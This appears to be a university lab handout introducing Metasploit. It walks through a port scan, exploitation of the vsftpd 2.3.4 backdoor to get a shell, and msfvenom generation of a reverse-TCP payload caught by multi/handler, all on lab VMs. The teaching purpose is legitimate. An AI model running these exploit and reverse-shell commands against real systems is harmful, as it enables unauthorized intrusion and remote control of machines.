




Advanced Cybersecurity (ACCB6000)

Exploiting Network Annexure



Understanding Metasploit Framework

Objective: Introduce Metasploit as a penetration testing framework, its interface, and core components (modules, exploits, payloads, etc.) to understand its role in ethical hacking.

I. Getting used to MS Framework

1. Open a terminal in your Kali Linux VM.
2. Type the command `msfconsole` and press Enter.
3. You'll see a banner and a prompt like `msf6 >`, indicating it's ready for commands. This step familiarizes you with starting the tool safely.
4. At the prompt, type `help` and press Enter to view available commands.
5. Then, type `version` to check the Metasploit version.
6. Type `search apache` to search for modules related to Apache (or any keyword).
7. Type `show exploits` to list available exploit modules.
8. Type `show auxiliaries` to list auxiliary modules (e.g., scanners).
9. Type `show payloads` to list payload options.
10. Type `use auxiliary/scanner/portscan/tcp` to select a basic TCP port scanner.
11. Type `show options` to view configurable settings.
12. Set the target by typing `set RHOSTS 127.0.0.1` (use your local IP or any target VM's IP (S-DC/ LCD/ SClient1)).
13. Type `run` to execute the module.
14. Type `exit` to close the console.
15. Note down what you observed, such as open ports or errors.

II. Working with Metasploit Modules and Simple Exploitation

Objective: Build on basics by interacting with exploits and payloads in Metasploit to understand vulnerability exploitation in a controlled setting.

1. Open a terminal and type msfconsole to start.
2. Type search vsftpd (or another known vulnerable service like Samba if vsftpd isn't available).
3. Type use exploit/unix/ftp/vsftpd_234_backdoor (adjust based on your search results).
4. Type show options to see required settings.
5. Set the target IP: set RHOST <target_VM_IP> (e.g., 192.168.1.10).
6. Type show payloads to list compatible payloads.
7. Select one: set payload cmd/unix/interact (a simple interactive shell).
8. Type show options again to configure any payload-specific settings (e.g., LHOST for reverse connections if needed).
9. Type exploit or run to launch.
If successful, you'll get a shell prompt; type simple commands like whoami or ls.
10. Type exit, then sessions -k in Metasploit to kill sessions.
11. Exit the console and reset the target VM.

III. Activity 3: Introduction to msfvenom for Payload Creation

Objective: msfvenom as a standalone tool for generating custom payloads, bridging to advanced uses like remote access.

Explore msfvenom Basics:

1. Open a terminal (no need for msfconsole).
2. Type msfvenom --help to view usage and options.

Generate a Simple Payload:

3. Type msfvenom -p linux/x86/shell_reverse_tcp LHOST=<your_Kali_IP> LPORT=4444 -f elf > payload.elf (for Linux target);
use windows/meterpreter/reverse_tcp for Windows).
4. Transfer the Payload to the Target:
5. Use SCP: scp payload.elf user@<target_IP>:~/ (or shared folders in VMs).
6. On the target VM, make it executable: chmod +x payload.elf.
7. Set Up a Listener and Execute:
8. In a new terminal, start msfconsole.
9. Type use multi/handler,
set payload linux/x86/shell_reverse_tcp (match your payload),
set LHOST <your_IP>, set LPORT 4444, then run.
10. On the target, run ./payload.elf.
11. Interact with the session (e.g., run commands).
12. Kill sessions and delete the payload file.

1. Reflection

- a. What is a metasploit framework?
- b. What is the use of msfvenom?

Reference:

https://www.youtube.com/playlist?list=PLddfEpDxAoTt8mx4VcThYm_hSDid1WjZd